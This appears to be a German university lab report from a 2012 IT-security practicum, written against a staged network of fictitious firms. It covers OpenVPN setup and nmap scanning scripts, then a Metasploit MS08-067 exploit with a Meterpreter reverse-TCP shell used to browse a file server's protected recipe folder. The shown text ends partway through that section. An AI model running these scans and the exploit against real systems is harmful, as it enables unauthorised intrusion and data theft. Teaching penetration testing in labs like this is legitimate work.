

SS 2012

Fachpraktikum 01599

# IT-Sicherheit

## Gruppe Wilddiebe 3

Autoren

Stefan Götz, Jürgen Klemm, Thorsten Klingert,  
Thomas Koch, Gerald Lubert, Gisela Nagy, Stefan Täuber

Betreuer

Prof. Dr. Jörg Keller  
Dipl.-Inform. Ralf Naues



FernUniversität in Hagen  
Fakultät für Mathematik und Informatik  
Lehrgebiet Parallelität und VLSI  
Prof. Dr. Jörg Keller

## Inhaltsverzeichnis

<b>1</b>	<b>Einleitung</b>	<b>1</b>
<b>2</b>	<b>OpenVPN</b>	<b>1</b>
<b>3</b>	<b>Hacken</b>	<b>6</b>
3.1	Grundlagen . . . . .	6
3.1.1	Social Engineering . . . . .	6
3.1.2	Direktes, klassisch-technisches Hacken . . . . .	7
3.2	Netzwerk scannen . . . . .	9
3.2.1	Nmap . . . . .	9
3.2.2	Zenmap . . . . .	11
3.3	Dateiserver hacken . . . . .	11
3.3.1	Zugriff auf den Dateiserver . . . . .	11
3.3.2	Metasploit . . . . .	13
3.3.3	Metasploit Konsole . . . . .	14
3.3.4	Armitage . . . . .	20
3.4	Webserver hacken . . . . .	21
3.4.1	Metasploit . . . . .	23
3.4.2	Webscanner . . . . .	24
3.4.3	Angriff über den Dateiserver . . . . .	27
3.4.4	Zugriff mit dem Zertifikat . . . . .	28
<b>4</b>	<b>Entschlüsseln</b>	<b>31</b>
4.1	Grundlagen . . . . .	31
4.1.1	Häufigkeitsanalyse . . . . .	31
4.1.2	Caesar Chiffre . . . . .	32
4.2	Rezept 1 entschlüsseln . . . . .	32
4.3	Rezept 2 entschlüsseln . . . . .	34
4.4	Rezept 3 entschlüsseln . . . . .	37
4.5	Rezept 4 entschlüsseln . . . . .	40
<b>5</b>	<b>Fazit</b>	<b>41</b>

## 1 Einleitung

Einleitung und Aufgabenstellung

## 2 OpenVPN

OpenVPN ist eine freie Software zur Einrichtung eines virtuellen privaten Netzwerkes (VPN) auf der Basis von Secure Socket Layer (SSL). Die VPN-Tunnelendpunkte werden durch virtuelle Schnittstellen realisiert. OpenVPN arbeitet nicht im Kernel-Space des Betriebssystems, sondern im User-Space. Während eines SSL-Handshakes werden starke symmetrische Verschlüsselungsverfahren vereinbart, so dass die Vertraulichkeit der Daten während der Übertragung durch das VPN gesichert ist. Die Authentisierung erfolgt über X.509-Zertifikate oder durch vorab vereinbarte Schlüssel.

Der VPN-Server kann ein einfacher Server auf PC-Hardware-Basis sein, auf dem z.B. Linux läuft. Auf diesem Server installiert man die OpenVPN-Software.

Auf dem VPN-Client braucht man die OpenVPN-Client-Software. Auch sie ist frei verfügbar und läuft unter Windows, Linux oder Mac OS X.

Die wechselseitige Authentisierung kann auf verschiedene Arten erfolgen. Besonders einfach zu administrieren ist der VPN-Server, wenn X.509-Zertifikate benutzt werden. Als Betreiber eines VPN-Servers betreibt man dazu seine eigene Certification Authority (CA). Man erstellt ein selbst-signiertes CA-Zertifikat und signiert damit dann das Zertifikat des Servers und die Zertifikate der Benutzer.

Auf dem Server braucht man dann

- das CA-Zertifikat,
- den privaten Schlüssel des Servers und
- das Server-Zertifikat.

Auf der Client-Seite braucht man

- das CA-Zertifikat,

## 2 OpenVPN

- den privaten Schlüssel des Clients und
- das Client-Zertifikat.

Nun kann der Client beim SSL-Handshake den Server anhand seines Zertifikates authentisieren und der Server authentisiert den Client anhand des Client-Zertifikates. Der VPN-Server braucht insbesondere keine Verbindung zu einem Directory-Server oder Ähnliches. Er erkennt neue Benutzer (Clients) immer daran, dass sie ein Zertifikat vorweisen, welches von der eigenen CA ausgestellt wurde.

Die Konfiguration von OpenVPN<sup>1</sup> ist sehr einfach. Auf der Client-Seite reicht bereits eine wenige Zeilen lange Konfigurationsdatei. Die Einrichten des OpenVPN-Zugangs wird schrittweise am Beispiel von Windows XP erläutert.

### Schritt 1 – Erstellung eines eigenen Zertifikats

Zur Erleichterung des Ablaufs und der Userinteraktion kommt ein von Michael Franke von der Zertifikatserver-Gruppe Süd programmiertes Java-Applet zum Einsatz. Dieses bietet zudem den sicherheitstechnischen Vorteil, dass der private Schlüssel immer auf dem Rechner des Zertifikatbeantragers liegt und nicht über das WWW oder andere Wege verbreitet werden muss.

### Schritt 2

Downloaden des von der Zertifikatserver-Gruppe Süd erstellten SSL-Tools von der Adresse [http://major-bug.de/ssl\\_cert\\_request\\_generator.zip](http://major-bug.de/ssl_cert_request_generator.zip)

Die zip-Datei enthält unter anderem

- den Zertifikatgenerator
- den öffentlichen Schlüssel `RootCA.muellerbackwaren.crt` des Zertifikatsservers (notwendig, um das ausgestellte Zertifikat in eine Vertrauensstellung zu bringen)

---

<sup>1</sup><http://openvpn.net>

## 2 OpenVPN

- das Cross-Zertifikat `RootCA.mayerbrot.local.cross.crt` (notwendig, um auch im Netz des Fusionspartners sichere Verbindungen herzustellen)
- die Zertifikate `UserCA.muellerbackwaren.crt` und `ServerCA.muellerbackwaren.crt` (diese sind jeweils zweckgebunden zu verwenden)

### Schritt 3

Entpacken obiger zip-Datei und Ausführen des Generators `ssl_cert_request_generator.jar`. Dazu ist es erforderlich, dass eine aktuelle Java Ausführungsumgebung (JRE) auf dem Rechner installiert ist.

### Schritt 4

Eingabe der Benutzerdaten (Vorname, Name, Bundesland, Stadt, Rücksende-E-Mail-Adresse), welche mit den Herrn Naues vorliegenden Personaldaten übereinstimmen müssen.

### Schritt 5

Erzeugen des privaten Schlüssels durch einen Klick auf den Button „Erzeugen“. Der Dateiname sollte die Endung `*.key` haben (z.B. `StefanTaeuberKey.key`).

### Schritt 6

Vergabe eines geheimen Passworts für den privaten Schlüssel.

### Schritt 7

Abschicken der (E-Mail mit der) Signierungsanfrage an die Zertifikatserver-Gruppe Süd.

Das persönliche Zertifikat (mit dem signierten öffentlichen Schlüssel des Zertifikatinhabers) bekommt man schließlich kurze Zeit später als E-Mail-Anhang.

### Schritt 8 - Importieren der Zertifikate bei Windows XP

Die Datei `RootCA.muellerbackwaren.crt` muss beim Import manuell in die vertrauenswürdigen Stammzertifizierungsstellen eingefügt werden. Die anderen Zertifikate können dann automatisch importiert werden.

- „Start“
- „Ausführen“
- Eingabe von `certmgr.msc`
- „OK“
- „Vertrauenswürdige Stammzertifizierungsstellen“ auswählen
- auf Objekttyp „Zertifikate“ mit der rechten Maustaste klicken
- „Alle Tasks“
- „Importieren. . .“
- im Zertifikatsimport-Assistenten auf „Weiter“ klicken
- Ort des Zertifikates „(Durch)suchen“
- Zertifikat auswählen und „Öffnen“ anklicken
- „Weiter“
- untere Option „Alle Zertifikate in folgendem Speicher speichern“ auswählen
- „Weiter“
- „Fertigstellen“

Auf gleiche Weise müssen auch die Zertifikate `RootCA.mayerbrot.local.cross.crt`, `UserCA.muellerbackwaren.crt` und des persönlichen Zertifikate `stefan.taeuber.muellerbackwaren.crt` importiert werden.

### Schritt 9 – Konfiguration von OpenVPN

In der zip-Datei der Zertifikatserver-Gruppe Süd (vgl. Schritt 2) ist die Datei `muster1.conf` enthalten. Diese kann als Grundlage für die OpenVPN-Konfigurationsdatei dienen. Es müssen lediglich die Namen von privatem und öffentlichem Schlüssel angepasst werden. Etwaige Probleme mit unsichtbaren (Linux-)Steuerzeichen lassen sich z.B. dadurch beheben, dass man die Konfigurationsparameter in einer „frischen“ Textdatei manuell eintippt...

Die Konfigurationsdatei `openvpn.config.ovpn` wird mit Hilfe eines Text-Editors erstellt und enthält:

```
client
float
dev tap
tun-mtu 1492
mssfix
proto udp
remote muellerbw.dyndns.org 11940
tls-remote server
ca ca-bundle.txt
cert stefan.taeuber.muellerbackwaren.crt
key StefanTaeuberKey.key
auth SHA1
nobind
comp-lzo
persist-key
persist-tun
verb 3
```

### Schritt 10

Verschieben der vier benötigten Dateien in den Dateiordner `C:\Programme\OpenVPN\config`

1. `ca-bundle.txt` (enthält die erforderlichen root- und intermediate-Zertifikate)

### 3 Hacken

2. `StefanTaeuberKey.key` (privater „Wilddieb-Schlüssel“)
3. `stefan.taeuber.muellerbackwaren.crt` (signiertes „Wilddieb-Zertifikat“)
4. `openvpn.config.ovpn`

#### Schritt 11 – Einloggen ins Firmennetz mit OpenVPN

Nachdem nun alle Vorarbeiten abgeschlossen sind, kann man sich mit Hilfe der grafischen Bedienoberfläche OpenVPN GUI bequem ins Firmennetz einwählen.

#### Schritt 12

Das entsprechende Symbol (zwei kleine rote Monitore) in der Startleiste mit der linken Maustaste doppelt anklicken (alternativ: rechte Maustaste, danach „Connect“ auswählen), dann das in Schritt 6 vergebene geheime Passwort für den privaten Schlüssel eintippen und mit „OK“ bestätigen.

Die beiden kleinen Monitore des OpenVPN GUI-Symbols verfärben sich zunächst gelb und wechseln schließlich nach erfolgreichem Verbindungsaufbau auf grün.

Es ist geschafft!

### 3 Hacken

#### 3.1 Grundlagen

Es lassen sich zwei grundlegende Formen des Hackens unterscheiden – Social Engineering und direktes, klassisch-technisches Hacken. Die beiden Formen können aber natürlich auch in Kombination angewendet werden.

##### 3.1.1 Social Engineering

Social Engineering bedeutet, dass der Angreifer durch eine erfundene Geschichte einen berechtigten Nutzer dazu bringt, etwas zu tun, das dem Angreifer hilft die Sicherheitsbarrieren des Systems zu überwinden [Pip00, S. 77]. Am gefährlichsten ist es, wenn Administratoren einer Social-Engineering-Attacke erliegen



[Rae01, S. 94]. Die Kontaktaufnahme kann persönlich, über E-Mail oder über Telefon erfolgen [Sta95, S. 119].

Als Beispiel führen Köhntopp et al. an: Der Angreifer ruft einen Mitarbeiter an und gibt sich dabei als Kollege aus einer anderen Abteilung oder als Systemadministrator aus. Dann bittet er seinen Gesprächspartner um ein Passwort oder um sonstige Angaben, angeblich damit er noch schnell eine dringende Arbeit erledigen oder einen Systemfehler beheben kann [KSG98, S. 15]. So gelangt der Angreifer direkt an die nötigen Zugriffskennungen oder er nutzt die erhaltenen Informationen für seinen nächsten Schritt, etwa um sich das Vertrauen des nachfolgenden Opfers zu erschleichen und von diesem weitergehendere Auskünfte einzuholen [Sch01, S. 260].

Nimmt ein Angreifer per E-Mail Kontakt auf, kann er Janowicz zufolge z. B. mittels E-Mail-Spoofing Nachrichten mit einer beliebigen Absenderadresse versehen. Falls der Betrüger in einer derartigen Mail einen anderen Antwortpfad spezifiziert hat und der Empfänger auf den Antwort-Button klickt, erreicht seine Mitteilung zudem nicht den vorgeblichen Absender, sondern geht an die vom Angreifer gewählte Adresse. Selbst ganz ohne technische Tricks kann jemand versuchen, den Empfänger einer E-Mail über deren Herkunft zu täuschen, indem er bei einem Freemail-Anbieter einen Account mit einer irreführenden Adresse einrichtet, die den Namen einer vertrauenswürdigen Person oder Organisation enthält [Jan02, S. 109–110, 123].

#### 3.1.2 Direktes, klassisch-technisches Hacken

Unter direktem, klassisch-technischem Hacken werden v. a. netzwerkbasierte Angriffe gefasst, die von Personen zur Erlangung von Zugriffsrechten durchgeführt werden und dabei als Ansatzpunkte die Gefährdungen nutzen, die sich aus der Internetanbindung des Unternehmens bzw. der Verwendung eines Intranets ergeben [Sta01, S. 363]. Der Angreifer agiert entweder über das Internet oder befindet sich von vornherein im internen Netzwerk.

Üblicherweise sammelt ein Hacker, wie Fuhrberg et al. darlegen, zunächst Informationen über das System und sucht nach Schwachstellen. Beispielsweise kann der Hacker versuchen, mit einem Portscan die offenen Ports des Zielcom-

puters zu erkennen und dann die jeweils dahinterliegenden Programme bzw. Programmversionen festzustellen. Viele Dienste verraten standardmäßig Informationen über sich oder das zugrundeliegende Betriebssystem, etwa in ihren Login- oder Fehlermeldungen [FHW01, S. 58-59]. Manche interessante Angaben sind unmittelbar öffentlich verfügbar, etwa auf der Website des Unternehmens. Eventuell ist auch der Name-Server der Firma so eingerichtet, dass er seine Daten jedermann preisgibt und dadurch Hinweise auf die Struktur des internen Netzes liefert [Pip00, S. 222].

Anschließend nutzt der Hacker ihm bekannte Schwachpunkte des jeweiligen Systems aus [Poh01, S. 97]. Die Schwachstellen, die Hacker ausnutzen können, entstehen durch Konzeptions-, Programmier- oder Konfigurationsfehler [FHW01, S. 48]. Das Sammeln von Informationen und Ausnutzen von Schwachstellen wird ggf. mehrmals wiederholt, bis der Eindringling alle Schutzmechanismen überwunden und sein endgültiges Ziel erreicht hat [Rae01, S. 98–99].

Der Hacker kann den gesamten Prozess manuell durchführen oder ihn mit Hilfe von oftmals frei im Internet erhältlichen Tools teilweise oder ganz automatisieren [SSF02, S. 52-53]. Auch eine sehr große Anzahl an sogenannten „Script Kiddies“, technischen Laien, verwendet die automatisierten Tools und führt damit gefährliche Angriffe durch [CM99, S. 82].

Cheswick/Matzer erläutern, dass nach einem erfolgreichen Einbruch der Hacker wahrscheinlich versuchen wird, die elektronischen Spuren, die er hinterlassen hat, zu verwischen und eine Hintertür zu installieren, damit er später leichter zurückkehren kann. Vom eroberten Computer aus kann der Eindringling weitere Server im Netzwerk angreifen und unter seine Kontrolle bringen [CB99, S. 182]. Dabei nutzt er das transitive Vertrauen aus, d. h. er verwendet die erweiterten Zugriffsrechte, über die der bereits eingenommene Rechner bei der nächsten Zielmaschine verfügt [KSG98, S. 14].

Im schlimmsten Fall erreicht der Hacker volle Kontrolle über das System und kann sämtliche Informationen einsehen, ändern oder löschen, die technisch gesehen über das Netzwerk erreichbar bzw. manipulierbar sind. Der Angreifer ist z. B. auch in der Lage, die unterwanderten Server als Sprungbrett für Angriffe auf andere Firmen im Internet zu verwenden, wodurch aus Sicht des Opfers das zuerst infiltrierte Unternehmen als Urheber der Attacken erscheint [Sta01,

### 3 Hacken

```
#!/bin/bash

DT='/bin/date +%H_%M_%S_%d_%m_%y'
LOG_FILE=scan_${DT}.log

nmap -Avv 172.16.14.0/24 > $LOG_FILE
./nsscan.sh "$LOG_FILE"
```

Abbildung 3.1: Script für dynamischen Portscan: nmap.sh

S. 364–365]. Oder der Hacker legt laut Stiefenhofer auf den Rechnern Dateien mit illegalen Inhalten ab und bietet sie auf Kosten des Unternehmens zum Download an. Das Bekanntwerden eines erfolgreichen Einbruchs kann zu einem beachtlichen Image- und Vertrauensverlust führen [Sch97, S. 38].

#### 3.2 Netzwerk scannen

Um zu überprüfen, welche Dienste laufen, wird ein Portscanner für die Erkennung benötigt.

##### 3.2.1 Nmap

*Nmap* ist wohl der bekannteste Netzwerkscanner. Er spürt aktive Hosts im Netz auf und nutzt eine breite Palette an Tests vom normalen TCP/IP-Handshake bis zum verborgenen TCP-FIN-Scan. Aufgrund der Eigenheiten der TCP/IP-Stacks erkennt *Nmap* das Betriebssystem und Dienste.

Unter Free-BSD kann *Nmap* mit folgender Befehlszeile installiert werden:

```
root:~$cd /usr/ports/net/nmap && make install clean
```

Mit Hilfe beider des Skriptes nmap.sh (das nsscan.sh intern aufruft) erhält man eine Liste von Hosts und ihrer offenen Ports im Netzwerk. Die Hosts werden zunächst als IP Adressen aufgeführt und darunter werden die dazugehörigen DNS Namen aufgelistet.

### 3 Hacken

```
#!/bin/bash

ips='cat $1 | grep "open port" | awk '{ print $6 }' | sort | uniq'

for i in $ips
do
    nslookup $i 172.16.19.1 >> tmp
done

cat tmp | grep name | sort | uniq > $1_names.txt

rm -f tmp
```

Abbildung 3.2: Script zur Namensauflösung: nsscan.sh

```
Initiating Connect Scan at 19:27
Scanning 2 hosts [1000 ports/host]
Discovered open port 22/tcp on 172.16.14.10
Discovered open port 80/tcp on 172.16.14.10
Discovered open port 445/tcp on 172.16.14.40
Discovered open port 1025/tcp on 172.16.14.40
Discovered open port 139/tcp on 172.16.14.40
Discovered open port 3389/tcp on 172.16.14.40
Discovered open port 135/tcp on 172.16.14.40
Discovered open port 1026/tcp on 172.16.14.40
.
.
.
10.14.16.172.in-addr.arpa      name = rootca.mayerbrot.local.
40.14.16.172.in-addr.arpa    name = datei.mayerbrot.local.
.
.
.
```

Abbildung 3.3: Ausgabe von nmap.sh: Die Liste der gefundenen hosts

#### 3.2.2 Zenmap

Unter *Windows* gibt es mit *Zenmap* eine grafische Oberfläche für *Nmap*. Wenn wir mit dem Befehl `nmap -sV -T4 -A -v -Pn 172.16.14.0/24` das Netzwerk scannen, dann erhalten wir eine Netzstruktur wie in Abbildung 3.4. Wenn wir speziell den Datei- und Webserver betrachten, sehen wir die offenen Ports und Softwareversionen aus Abbildung 3.5.




Abbildung 3.4: Netzstruktur

### 3.3 Dateiserver hacken

#### 3.3.1 Zugriff auf den Dateiserver

Aus den offenen Ports des Rechners `datei.mayerbrot.local` kann man schließen, dass es sich um einen Windows Server handelt.

Um an die Rezepte zu kommen, versuchen wir über den *Windows Explorer* auf den Dateiserver zuzugreifen. Dazu geben wir den Pfad `\\172.16.14.40` ein. Daraufhin werden insbesondere die Freigaben `public` und `Geheimrezepte` aufgelistet. Unter der Freigabe `public` ist das erste Rezept in verschlüsselter Form

### 3 Hacken

Port	Protokoll	Status	Dienst	Version
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	
445	tcp	open	microsoft-ds	Microsoft Windows 2003 or 2008 microsoft-ds
1025	tcp	open	msrpc	Microsoft Windows RPC
1026	tcp	open	msrpc	Microsoft Windows RPC
3389	tcp	open	microsoft-rdp	Microsoft Terminal Service

Port	Protokoll	Status	Dienst	Version
22	tcp	open	ssh	OpenSSH 5.9p1 Debian 5ubuntu1 (protocol 2.0)
80	tcp	open	http	Apache httpd
443	tcp	open	http	Apache httpd

Abbildung 3.5: Offene Ports für Dateiserver (oben) und Webserver (unten)

frei zugänglich<sup>2</sup>.

Auf das public Verzeichnis kann alternativ auch von einem Linux oder FreeBSD Rechner einfach zugegriffen werden. Dazu wird die Freigabe „gemountet“ und die Dateien können mit regulären UNIX Befehlen angesehen und kopiert werden:

```
% mkdir /mnt/cifs
% sudo mount -t cifs //172.16.14.40/public /mnt/cifs
% cd /mnt/cifs
% ls
Rezept1NR.txt  testdatei.txt
% cp -v Rezept1NR.txt /home/xxx
'Rezept1NR.txt' -> '/home/xxx/Rezept1NR.txt'
```

Die Freigabe **Geheimrezepte** ist aber geschützt, so das wir darauf nicht zugreifen können. Da es sehr unwahrscheinlich ist, das richtige Kennwort zu erraten, werden wir auf Hacking-Tools zugreifen.

---

<sup>2</sup>Die Entschlüsselung des Rezepts wird in Abschnitt 4.2 gezeigt

### 3.3.2 Metasploit

Das *Metasploit*-Projekt ist ein freies Open-Source-Projekt zur Computersicherheit, das Informationen über Sicherheitslücken bietet und bei Penetrationstests sowie der Entwicklung von IDS-Signaturen eingesetzt werden kann. Das bekannteste Teilprojekt ist das *Metasploit Framework*, ein Werkzeug zur Entwicklung und Ausführung von Exploits<sup>3</sup> gegen verteilte Zielrechner.

Andere wichtige Teilprojekte sind das Shellcode-Archiv<sup>4</sup> Werkzeuge zur weiteren Analyse oder Manipulation eines übernommenen Systems (Post)<sup>5</sup> und Hilfswerkzeuge (Auxiliary).

Die Hilfswerkzeuge sind im einzelnen:

- “Scanner” zur Analyse von Computersystemen.
- “Sniffer” zur Aufzeichnung des Datenverkehrs eines Netzwerks.
- “Spoofers” zur Manipulation von Netzwerkprotokollen. (ARP/MAC/DHCP,DNS)
- “Fuzzers” Automatisierte Tests, die mit Hilfe von ungültigen, unerwarteten oder zufälligen Daten einen Dienst auf sicherheitsrelevante Probleme untersuchen.
- Serverdienste und Clients. (FTP, SMTP, DNS, DHCP, POP3, usw.)

Für Verwendung des Frameworks stehen mehrere Alternativen zur Verfügung:

- msfconsole — Eine interaktive Konsolenanwendung
- msfcli — Kommandozeilenbasierte Ausführung einzelner Befehle.
- Armitage — GUI-Frontend

---

<sup>3</sup>Ein Exploit dient dem Eindringen in ein Zielsystem, indem ein Programmfehler ausgenutzt wird.

<sup>4</sup>Payload (Nutzlast) bezeichnet den Code, der auf dem Zielrechner bei einem erfolgreichen Einbruch ausgeführt werden soll. Meist ist dies Shellcode, der dem Angreifer ermöglicht auf eine Shell zuzugreifen. Es könnte aber auch ein Meterpreter (spezielle Metasploit shell) oder VNC-Server ausgeführt werden.

<sup>5</sup>Hierunter fallen beispielsweise das Auslesen von System- bzw. Anwendungsinformationen, das Installieren einer permanenten Hintertür und die Ausweitung der bereits erlangten Benutzerrechte.

### 3.3.3 Metasploit Konsole

Nachdem die Metasploitkonsole über den Befehl `./msfconsole` gestartet wurde, begrüßt sie den Benutzer mit den Anzahlen der bekannten Sicherheitslücken, Payloads etc.:

```
[*] Please wait while the Metasploit Pro Console initializes...

[*] Starting Metasploit Console...
    =[ metasploit v3.4.0-release [core:3.4 api:1.0]

+-- --=[ 840 exploits - 495 auxiliary - 146 post
+-- --=[ 250 payloads - 27 encoders - 8 nops
```

Metasploit wird angewiesen den gewünschten Exploit zu laden und anschließend mit den nötigen Optionen konfiguriert:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 172.16.14.40

RHOST => 172.16.14.40

msf exploit(ms08_067_netapi) > set LHOST 172.16.20.17

LHOST => 172.16.20.17

msf exploit(ms08_067_netapi) > set PAYLOAD
windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp
```

Die vorgenommenen Einstellungen werden überprüft:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting  Required  Description
  ----      -
  RHOST      172.16.14.40    yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER,
  SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
```



### 3 Hacken

```
-----
EXITFUNC  thread          yes      Exit technique: seh, thread,
         process, none
LHOST     172.16.20.17    yes      The listen address
LPORT     4444            yes      The listen port

Exploit target:
  Id  Name
  --  ---
  0    Automatic Targeting

Der Exploit wird gestartet:

msf  exploit(ms08_067_netapi) >
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 172.16.14.40:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.14.40
[*] Meterpreter session 1 opened (172.16.20.17:4444 -> 172.16.14.40:1028)

at 2012-07-07 11:30:14 +0200
```

Wir waren erfolgreich, und sind jetzt auf dem Zielsystem. Anschließend wurde noch nach laufenden Prozessen auf dem Zielsystem gesucht. Uns interessierte der Prozess 1696 (explorer.exe):

```
meterpreter > ps

Process list
=====
PID    Name                      Arch  Session  User          Path
---    -
0      [System Process]

4      System                    x86   0
      $U$NTAUTORITT\SYSTEM-0x4e542d4155544f524954c4545c53595354454d
.
.
.

1488   dfssvc.exe                x86   0
      $U$NTAUTORITT\SYSTEM-0x4e542d4155544f524954c4545c53595354454d
```

### 3 Hacken

C:\WINDOWS\system32\dfssvc.exe

1696 explorer.exe x86 0 TEST-174JNJRAFI\Administrator

C:\WINDOWS\Explorer.EXE

.  
.  
.

2012 cmd.exe x86 0 TEST-174JNJRAFI\Administrator

C:\WINDOWS\system32\cmd.exe

Wir migrierten zum Prozess 1696:

meterpreter > migrate 1696

[\*] Migrating to 1696...

[\*] Migration completed successfully.

meterpreter > ?

Core Commands

=====

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script

.  
.  
.

Priv: Timestamp Commands

=====

Command	Description
-----	-----
timestamp	Manipulate file MACE attributes

Nun können wir nach dem Rezept suchen:

Listing: C:\

=====

Mode	Size	Type	Last modified	Name
------	------	------	---------------	------

### 3 Hacken

```

-----
100777/rwxrwxrwx 0          fil  2012-06-16 13:45:23 +0200
    AUTOEXEC.BAT
100666/rw-rw-rw- 0          fil  2012-06-16 13:45:23 +0200  CONFIG.SYS
40777/rwxrwxrwx  0          dir  2012-06-27 21:22:05 +0200  Dokumente
    und Einstellungen
40777/rwxrwxrwx  0          dir  2012-06-17 22:48:54 +0200
    Geheimrezepte
100444/r--r--r-- 0          fil  2012-06-16 13:45:23 +0200  IO.SYS
100444/r--r--r-- 0          fil  2012-06-16 13:45:23 +0200  MSDOS.SYS
100555/r-xr-xr-x 47548      fil  2003-03-26 14:00:00 +0100
    NTDETECT.COM
40777/rwxrwxrwx  0          dir  2012-06-20 10:39:49 +0200
    OpenSSL-Win32
40555/r-xr-xr-x  0          dir  2012-07-02 22:38:16 +0200  Programme
40777/rwxrwxrwx  0          dir  2012-06-16 13:49:13 +0200  RECYCLER
40777/rwxrwxrwx  0          dir  2012-07-04 19:50:51 +0200  System
    Volume Information
40777/rwxrwxrwx  0          dir  2012-06-16 18:07:44 +0200  WINDOWS
100666/rw-rw-rw- 190        fil  2012-06-16 13:42:44 +0200  boot.ini
100444/r--r--r-- 4952      fil  2003-03-26 14:00:00 +0100
    bootfont.bin
100666/rw-rw-rw- 224045     fil  2012-07-02 11:09:57 +0200  events.txt
100666/rw-rw-rw- 1610612736 fil  2012-07-04 19:50:50 +0200
    pagefile.sys
40777/rwxrwxrwx  0          dir  2012-07-01 00:55:54 +0200  public
40777/rwxrwxrwx  0          dir  2012-06-16 13:45:30 +0200  wmpub

```

```

meterpreter > cd "Dokumente und Einstellungen"
meterpreter > ls

```

Listing: C:\Dokumente und Einstellungen

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2012-06-27 21:22:05 +0200	.
40777/rwxrwxrwx	0	dir	1980-01-01 00:00:00 +0100	..
40777/rwxrwxrwx	0	dir	2012-06-17 22:53:43 +0200	Administrator
40777/rwxrwxrwx	0	dir	2012-06-16 13:44:56 +0200	All Users
40777/rwxrwxrwx	0	dir	2012-07-03 18:35:16 +0200	Christian
40777/rwxrwxrwx	0	dir	2012-06-16 13:45:24 +0200	Default User
40777/rwxrwxrwx	0	dir	2012-06-16 13:47:01 +0200	LocalService
40777/rwxrwxrwx	0	dir	2012-06-27 11:59:54 +0200	Marcel
40777/rwxrwxrwx	0	dir	2012-06-16 13:47:00 +0200	NetworkService

### 3 Hacken

```
40777/rwxrwxrwx 0      dir    2012-07-03 21:11:16 +0200  Rene
40777/rwxrwxrwx 0      dir    2012-06-26 11:07:38 +0200  User0815
```

```
meterpreter > cd User0815
meterpreter > ls
```

Listing: C:\Dokumente und Einstellungen\User0815

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40555/r-xr-xr-x	0	dir	2012-06-16 14:34:19 +0200	
				\$U\$Startmen-0x53746172746d656efc
40777/rwxrwxrwx	0	dir	2012-06-26 11:07:38 +0200	.
40777/rwxrwxrwx	0	dir	2012-06-27 21:22:05 +0200	..
40555/r-xr-xr-x	0	dir	2012-06-26 11:07:38 +0200	
				Anwendungsdaten
40777/rwxrwxrwx	0	dir	2012-06-16 13:45:16 +0200	Cookies
40777/rwxrwxrwx	0	dir	2012-06-16 14:34:19 +0200	Desktop
40777/rwxrwxrwx	0	dir	2012-06-16 14:34:19 +0200	Druckumgebung
40555/r-xr-xr-x	0	dir	2012-06-26 11:07:39 +0200	Eigene Dateien
40555/r-xr-xr-x	0	dir	2012-06-26 11:07:45 +0200	Favoriten
40777/rwxrwxrwx	0	dir	2012-06-16 14:34:19 +0200	Lokale
				Einstellungen
100666/rw-rw-rw-	524288	fil	2012-06-28 01:32:07 +0200	NTUSER.DAT
40777/rwxrwxrwx	0	dir	2012-06-16 14:34:19 +0200	
				Netzwerkumgebung
40555/r-xr-xr-x	0	dir	2012-06-27 12:15:35 +0200	Recent
40555/r-xr-xr-x	0	dir	2012-06-26 11:07:38 +0200	SendTo
100666/rw-rw-rw-	0	fil	2012-06-16 14:34:53 +0200	Sti_Trace.log
40777/rwxrwxrwx	0	dir	2012-06-16 14:34:19 +0200	Vorlagen
100666/rw-rw-rw-	1024	fil	2012-06-28 01:32:07 +0200	ntuser.dat.LOG
100666/rw-rw-rw-	192	fil	2012-06-28 01:32:07 +0200	ntuser.ini

```
meterpreter > cd Desktop
meterpreter > ls
```

Listing: C:\Dokumente und Einstellungen\User0815\Desktop

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2012-06-16 14:34:19 +0200	.
40777/rwxrwxrwx	0	dir	2012-06-26 11:07:38 +0200	..

### 3 Hacken

```
meterpreter > cd ..
meterpreter > cd Recent
meterpreter > ls
```

Listing: C:\Dokumente und Einstellungen\User0815\Recent

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40555/r-xr-xr-x	0	dir	2012-06-27 12:15:35 +0200	.
40777/rwxrwxrwx	0	dir	2012-06-26 11:07:38 +0200	..
100666/rw-rw-rw-	150	fil	2012-06-26 11:07:39 +0200	Desktop.ini
100666/rw-rw-rw-	408	fil	2012-06-26 11:13:40 +0200	Geheimrezepte.lnk
